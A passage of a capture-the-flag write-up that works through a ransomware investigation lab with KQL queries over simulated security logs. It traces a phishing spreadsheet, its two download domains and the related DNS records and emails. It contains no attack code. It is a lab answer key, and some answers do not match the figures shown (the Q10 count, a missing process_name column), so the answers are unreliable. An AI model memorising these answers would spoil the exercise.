Let's take the list of IT Helpdesk workers who has a ransom note on their machine. We can check for any alerts associated with those hostnames.


How many Security Alerts reference the hostnames of helpdesk employees that received ransom notes?

Here is a head start for you!

```
let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
<add more stuff here>
```

The first let statement queries the FileCreationEvents where the any files that created with the filename ‘PAY_UP_OR_SWIM_WITH_THE_FISHES.txt’. It then sorts this out by distinct hostnames. The hostnames are then passed to the next let statement ‘helpdesk_hostnames’ which filters out hostnames who are ‘impacted’ and who’s role is ‘IT Helpdesk’. The last step is to pass the hostnames to SecurityAlerts to see how many alerts did IT Helpdesk employees receive.

```
let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
SecurityAlerts
| where description has_any (helpdesk_hostnames)
```



```
let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
SecurityAlerts
| where description has_any (helpdesk_hostnames)
```

timestamp	alert_type	severity	description
2023-04-25 17:18:30.0000	HOST	high	A suspicious file was detected on host F0DL-LAPTOP. Filename: fsutil.exe.mui. Sha256: e8d90630e413ba51294392836fb499a2d97d50967c270d5a06fcd164e8e2f7db
2023-04-28 15:43:35.0000	HOST	high	A suspicious file was detected on host XI05-LAPTOP. Filename: VaultCmd.exe.mui. Sha256: 92c00897164f08b3de996f05bc7692bc50253429e802f4b9e3e0739b3425c571
2023-04-29 12:37:39.0000	HOST	high	A suspicious file was detected on host DLQO-DESKTOP. Filename: wscript.exe. Sha256: 34008e2057df8842df210246995385a0441dc1e081d60ad15bd481e062e7f100
2023-05-01 14:41:39.0000	HOST	high	A suspicious file was detected on host WZXI-MACHINE. Filename: RdpSaProxy.exe. Sha256: d263aa2dbfd48f580594630c9ac3d72e64620b8ea67b9123332dd52467311095
2023-05-03 15:18:40.0000	HOST	high	A suspicious file was detected on host OB2V-DESKTOP. Filename: sfc.exe.mui. Sha256: 03897da6c012c92ef8ff959971a80d9c859946f41ddb3357b62194ead60aa2d3
2023-05-06 12:53:20.0000	HOST	high	A suspicious file was detected on host 0A9Z-LAPTOP. Filename: wordpad.exe.mui. Sha256: 9d5f054eedc3a312962331698025306e39cd2a3804915e9e72af97619c2a425e
2023-05-08 09:55:14.0000	HOST	high	A suspicious file was detected on host X4DN-LAPTOP. Filename: appidtel.exe. Sha256: b0044671acf250d8a2235882223521aaa1d97ab6c04d3f9c56aa8c144d216ce1
2023-05-08 15:16:13.0000	HOST	high	A suspicious file was detected on host X4DN-LAPTOP. Filename: OpenWith.exe. Sha256: f2db6838b734264fab79d24e5f96a21e6528073360a8daaa8d7efb8bc5d5edb4
2023-05-10 14:12:35.0000	HOST	high	A suspicious file was detected on host C4HL-LAPTOP. Filename: sethc.exe.mui. Sha256: 944ab2ee70a95b7bcb9257c7303f91f65f335253be4b8b4bb03b102a8a45460f

Figure 11: Output of combining 2 let statements

Answer: 27 IT helpdesk employees received ransom notes.

Q11 Much better. We can work with this smaller number!
Let's look for any anomalies in the alerts that look different from the other alerts and might be shark-themed like the ransomware. You should find one.


Who owns the machine that was flagged on that alert? (provide their name)

Browsing the output from the query in question 10, one description stands out. The description is shown below.

A suspicious file was quarantined on host 6S7W-MACHINE: Chomping-Schedule_Changes.xlsx

This file appears to be some form of malware that has been quarantined. Taking the hostname 6S7W-MACHINE, I can pass it to the Employee table and find out who it belongs to.

Employees
| where hostname has “6S7W-MACHINE”



```
Employees
| where hostname has "6S7W-MACHINE"
```

	timestamp	name ↑	user_agent	ip_addr	e
>	2018-11-14 20:41:47.0000	Preston Lane	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like ...	10.10.2.1	p

Figure 12: Discovering who 6S7W-Machine belongs to


Answer: Preston Lane is the owner of the machine who’s hostname is 6S7W-MACHINE.

Q12 A file was flagged in that alert. When did the file appear on that user's machine? (copy and paste the full timestamp)

Looking back at the output from question 10, the file was quarantined at ‘2023-05-26T09:27:07’, therefore we can infer that the file would have appeared before then.

We can run a query on the FileCreationEvents before the time given above with the hostname of 6S7W-MACHINE.

FileCreationEvents
| where timestamp < datetime(2023-05-26 09:27:07)
| where hostname has “6S7W-MACHINE”



```
FileCreationEvents
| where timestamp < datetime(2023-05-26 09:27:07)
| where hostname has "6S7W-MACHINE"
```

timestamp	hostname	username	sha256	path	filename
2023-05-26 09:26:15.0000	6S7W-MACHINE	prlane	71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635...	C:\Users\prlane\Downloads\Chomping-Schedule_Changes.xlsx	Chomping-Schedule_Changes.xlsx
2023-05-25 16:11:35.0000	6S7W-MACHINE	prlane	171ec5e89b80b46447a1e7696c1bf17d5e25fc8c6358f5f5380df84f34c46cef	C:\Program Files\WindowsApps\Microsoft.Microsoft3DViewer_6.1908.2042.0_x64__8wekyb3d8bb...	3DViewerProductDescription-universal.xml
2023-05-25 15:37:48.0000	6S7W-MACHINE	prlane	1c7883336d20f7d184141d8e976c770875591c4959aa317a1cbe9b575551b0	C:\Program Files\Common Files\microsoft shared\ink\fsdefinitions\auxpad.xml	auxpad.xml

Figure 13: Querying when the file appeared

The first entry in the results show when the malware appeared.

Answer: The timestamp of the malware appeared is: 2023-05-26T09:26:15Z

Q13 What's the SHA256 hash of that file?

Referring to figure 13, the SHA256 hash is shown.

Answer:71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635016

Q14 What application created that file?


Referring back to figure 13 again, the last column ‘process_name’ displays the application that created the file.

Answer: Firefox.exe created the file.

Q15 Based on the application that created the file (see Question 14), it looks like the file may have come from the Internet. Let's search and figure out which domain it might have come from. How many unique domains did employees download this file from?

Can query the OutBoundNetworkEvents table, searching for url that have downloaded the ‘Chomping-Schedule_Change.xlsx’ file.

OutboundNetworkEvents
| *where url contains* "*Chomping-Schedule_Changes*"
| *distinct url*



```
OutboundNetworkEvents
| where url contains "Chomping-Schedule_Changes"
| distinct url
```

url
https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx


Figure 14: Distinct domains that have linked to the file

Answer: There are 2 unique domains that the employees have downloaded the file from.

Q17 Based on the employee we've been tracking from Question 11, which domain did they download the file from?

From question 11, Preston Lane was one person who downloaded the malicious file. First I need to retrieve Present Lane IP address, then pass this to the OutBoundNetworkEvents table along with the malicious filename to determine where the file was downloaded from.

```
 let EmployeeIPaddress = Employees
| where name has "Preston Lane"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (EmployeeIPaddress)
| where url contains "Chomping-Schedule_Changes"
```



```
let EmployeeIPaddress = Employees
| where name has "Preston Lane"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (EmployeeIPaddress)
| where url contains "Chomping-Schedule_Changes"
```

timestamp	method	src_ip	user_agent	url
2023-05-26 09:25:26.0000	GET	10.10.2.1	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx


Figure 15: Shows where Preston Lane downloaded the file from

Answer: The domain was downloaded from jawfin.com

Q18 Now let's check which IPs the domain may have used before. Let's use the PassiveDNS table. How many unique IP addresses did the domain resolve to?

This query is straight forward, using the domain name from Q17 I can query the unique IP addresses it resolves to

PassiveDns
| where domain contains "jawfin"
| distinct ip



```
PassiveDns
| where domain contains "jawfin"
| distinct ip
```

ip
134.136.25.2
17.72.123.89
193.248.75.126
213.30.8.133
19.216.253.112
165.185.77.18


Figure 16: The IP addresses that resolve to jawfin.com

Answer: 6 ip addresses resolve to the domain jawfin.com

Q19 Which IP address is closest in time to when the file was created of the employee's machine?

Referring back to question 12, the file appeared at 2023-05-26T09:26:15Z, therefore I can query the domain that contains 'jawfin' and where the timestamp is after the time above in the PassiveDNS table.

PassiveDns
| where domain contains "jawfin"
| where timestamp > datetime(2023-05-26 09:26:15Z)



```
PassiveDns
| where domain contains "jawfin"
| where timestamp > datetime( 2023-05-26 09:26:15Z)
```

timestamp	ip	domain
2023-05-30 15:30:56.0000	193.248.75.126	jawfin.com
2023-05-30 20:19:17.0000	213.30.8.133	jawfin.com
2023-06-03 08:28:48.0000	19.216.253.112	jawfin.com
2023-06-04 04:05:58.0000	165.185.77.18	jawfin.com


Figure 17: IP address closet to when file was created

Answer: The IP address closet is: 193.248.75.126

Q20 There was another domain found from Q16. How many unique IPs did that domain resolve to?

The other domain is question is ‘sharkfin’ from figure 14. I can run a query on the PassiveDNS table where domain contains ‘sharkfin’.

```
PassiveDns
| where domain contains "sharkfin"
| distinct ip
```



```
PassiveDns
| where domain contains "sharkfin"
| distinct ip
```

ip
180.5.6.199
157.242.169.2...
188.203.116.15
200.106.38.88


Figure 18: IP address that resolve to domain ‘sharkfin’

Answer: 4 IP addresses resolve to the domain ‘sharkfin’.

Q21 Let's take all of the IP addresses from the two domains and search them against network events on Castle&Sand's website. How many records returned from your query?

By combining queries from question 18 and 20, I am able to retrieve the two domains that resolve to jawfin and sharkfin. The results are then passed to the InBoundNetworkEvents table to retrieve records on inbound network events.

```
let domainIPs = PassiveDns
| where domain contains "jawfin" or domain contains "" "sharkfin"
| distinct ip;
InboundNetworkEvents
| where src_ip in (domainIPs)
```



```
let domainIPs = PassiveDns
| where domain contains "jawfin" or domain contains "" "sharkfin"
| distinct ip;
InboundNetworkEvents
| where src_ip in (domainIPs)
```


timestamp	method	src_ip	user_agent	url
2023-05-22 18:14:38.0000	GET	134.136.25.2	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_5_6; rv:1.9.5.20) Gecko/2012-11-26 16:19:08 Firefox/3.8	https://castleandsand.com/search?query=beach%20accessories
2023-05-29 12:53:53.0000	GET	134.136.25.2	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2017-07-06 07:59:44 Firefox/3.8	http://castleandsand.com/search?query=Castle%26Sand%20cybersecurity%20roles
2023-05-30 02:45:20.0000	GET	134.136.25.2	Mozilla/5.0 (Windows 98; Win 9x 4.90; wa-BE; rv:1.9.1.20) Gecko/2019-04-12 05:42:07 Firefox/3.8	http://castleandsand.com/search?query=Castle%26Sand%20cybersecurity%20roles
2023-05-31 04:02:04.0000	GET	134.136.25.2	Mozilla/5.0 (Windows 98; Win 9x 4.90; da-DK; rv:1.9.1.20) Gecko/2011-05-29 06:16:45 Firefox/3.8	https://castleandsand.com/search?query=Castle%26Sand%20cybersecurity%20posture
2023-05-20 03:11:57.0000	GET	157.242.169.232	Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31.0 Firefox/31.0	http://castleandsand.com/beach-tips-and-guides/beach-safety-tips
2023-05-22 07:43:20.0000	GET	157.242.169.232	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2010-08-15 00:38:36 Firefox/3.8	http://castleandsand.com/search?query=how%20much%20money%20to%20beach%20supply%20companies%20make%3F

Figure 19: Snapshot of the results from the query

Answer: 39 records were returned in the InboundNetworkEvents table.

Q22 When was the first time we saw any of these actor IP addresses from Q21 against Castle&Sand's network?

Using the output from question 21, I can order the results in time order.



timestamp	src_ip	method	user_agent	url
2023-05-20 03:11:57.0000	157.242.169.232	GET	Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31.0 Firefox/31.0	http://castleandsand.com/beach-tips-and-guides/beach-safety-tips
2023-05-20 07:22:50.0000	200.106.38.88	GET	Mozilla/5.0 (Android 1.6; Mobile; rv:24.0) Gecko/24.0 Firefox/24.0	http://castleandsand.com/search?query=retail%20industry
2023-05-22 07:08:56.0000	17.72.123.89	GET	Mozilla/5.0 (X11; Linux i686; rv:1.9.6.20) Gecko/2012-09-28 15:00:30 Firefox/3.8	https://castleandsand.com/search?query=how%20much%20money%20to%20beach%
2023-05-22 07:43:20.0000	157.242.169.232	GET	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2010-08-15 00:38:36 Firefox/3.8	http://castleandsand.com/search?query=how%20much%20money%20to%20be

Figure 20: Ordered results

Answer: The first time one of these actor IP addresses was seen was 2023-05-20T03:11:57Z

Q23 Let's search the actor IPs against AuthenticationEvents to see if they logged into any user machines or email accounts. How many records did you get back?

Using the query from question 21, can pass the results to the AuthenticationEvents table to see if the actor logged into any users machines or email accounts.


```
let domainIPs = PassiveDns
| where domain contains "jawfin" or domain contains "" "sharkfin"
| distinct ip;
let badActorIP = InboundNetworkEvents
| where src_ip in (domainIPs)
| distinct src_ip;
AuthenticationEvents
| where src_ip in (badActorIP)
```

Answer: 0 records were returned.

Q24 Let's look for the malicious domains in Emails. How many records did you get back?

Lets query to Email table first to retrieve 10 rows to see which column that can be queried to answer the question.

Email
| take 10



```
Email
|take 10
```


Done (0.282 s) 10 records

timestamp	sender	reply_to	recipient	subject	verdict	link
2023-05-28 10:17:29.0000	synchronise@qq.com	synchronise@qq.com	maggie_houston@castleandsand.com	[EXTERNAL] We customers and chair beach your re hammocks and of	CLEAN	http://rdfmedia.cl/search/search/search/online/thee.docx
2023-05-28 11:35:32.0000	goalkeepersmarcher@protonmail.com	goalkeepersmarcher@protonmail.com	rosa_fisher@castleandsand.com	[EXTERNAL] RE: Beach most your starting reflects functional innovative lineup our...	CLEAN	https://rondbaz.com/share?uid=tarmac?uid=resuscitate?source=chips?id=confectioner
2023-05-28 11:57:40.0000	jaime_miller@castleandsand.com	jaime_miller@castleandsand.com	ewatson@hotmail.com	Your sand at of style our swimsuits bestselling beach 10		https://docs.google.com/document/d/Ht5FZmm8675KPVoc5EwchinfU
2023-05-28 13:40:01.0000	dianebanks@aol.com	dianebanks@aol.com	marvel_young@castleandsand.com	[EXTERNAL] RE: For an offers dedicated align beach and and beach as	SUSPICIOUS	https://sunandsandtrading.sharepoint.com/4rVs70KjWH8tOtHRhcLj/?items=978-1-57451-182-6/4rVs70...
2023-05-28 14:27:48.0000	johnny_pacheco@castleandsand.com	johnny_pacheco@castleandsand.com	leslie_dorich@sunandsandtrading.com	Of and more has send our most your our received		http://sunandsandtrading.com/search/public/login.html
2023-05-28 14:46:28.0000	laura_oneill@castleandsand.com	laura_oneill@castleandsand.com	sarajohnson@day.com	RE: Cleanup them not sunscreen environment encourage and love you engagement		https://images.castleandsand.com/static/VcFidpZqhsqY1KkPMY1B/08294132.gif
2023-05-28 14:59:47.0000	blanche_stanley@surfparadise.com	blanche_stanley@surfparadise.com	james_wall@castleandsand.com	[EXTERNAL] RE: Expert the and your arrival accessories beach of category showc...	CLEAN	http://agrisale.ru/published/minefield.exe
2023-05-28 15:02:42.0000	disassembler_puncture@gmail.com	disassembler_puncture@gmail.com	robert_butler@castleandsand.com	[EXTERNAL] Trendy provide fashionable for beach to hard us all and	CLEAN	http://rockstartackle.com.au/images/online/images/login.html
2023-05-28 15:45:29.0000	adele_gettle@castleandsand.com	adele_gettle@castleandsand.com	kim95@nelson-jones.net	FW: And service at active community let colleagues and resource successful		https://docs.google.com/spreadsheets/d/1LkRXoRsY6KSwjKLN3c0rKKzR
2023-05-28 16:08:19.0000	javier_meek@castleandsand.com	javier_meek@castleandsand.com	umurray@wyatt-williams.biz	RE: Best of aim subject our ones we and hello provide		https://docs.google.com/presentation/d/r901O2BHFgBdKck5xvx7BFcl5

Figure 21: Columns in the Email table

I can therefore query to 'link' column in the Email table for domains with either jawfin or sharkfin.

Email
| where link contains "jawfin" or link contains "sharkfin"



```
Email
|where link contains "jawfin" or link contains "sharkfin"
```

Done (0.255 s) 14 records

timestamp	sender	reply_to	recipient	subject	verdict	link
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	george_abney@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	louise_baltodano@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	james_wall@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	christy_holbrook@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	jeremy_davis@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	charlene_joshua@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	SUSPICIOUS	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patrick_dietz@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	BLOCKED	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	wallace_gum@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	CLEAN	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patricia_williams@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	SUSPICIOUS	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	esteban_gay@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	CLEAN	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	stephen_odonnell@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand recommend popular where extended	CLEAN	http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx

Figure 22: Records returned with the domains

Answer: 14 records were returned that had the malicious domains in the emails.

Q25 When was the earliest email sent?

Referring to the output in figure 22, it will show when the earliest email was sent.

Answer: The earliest email was sent on 2023-05-25T16:33:09Z

Q26 Who was the sender?

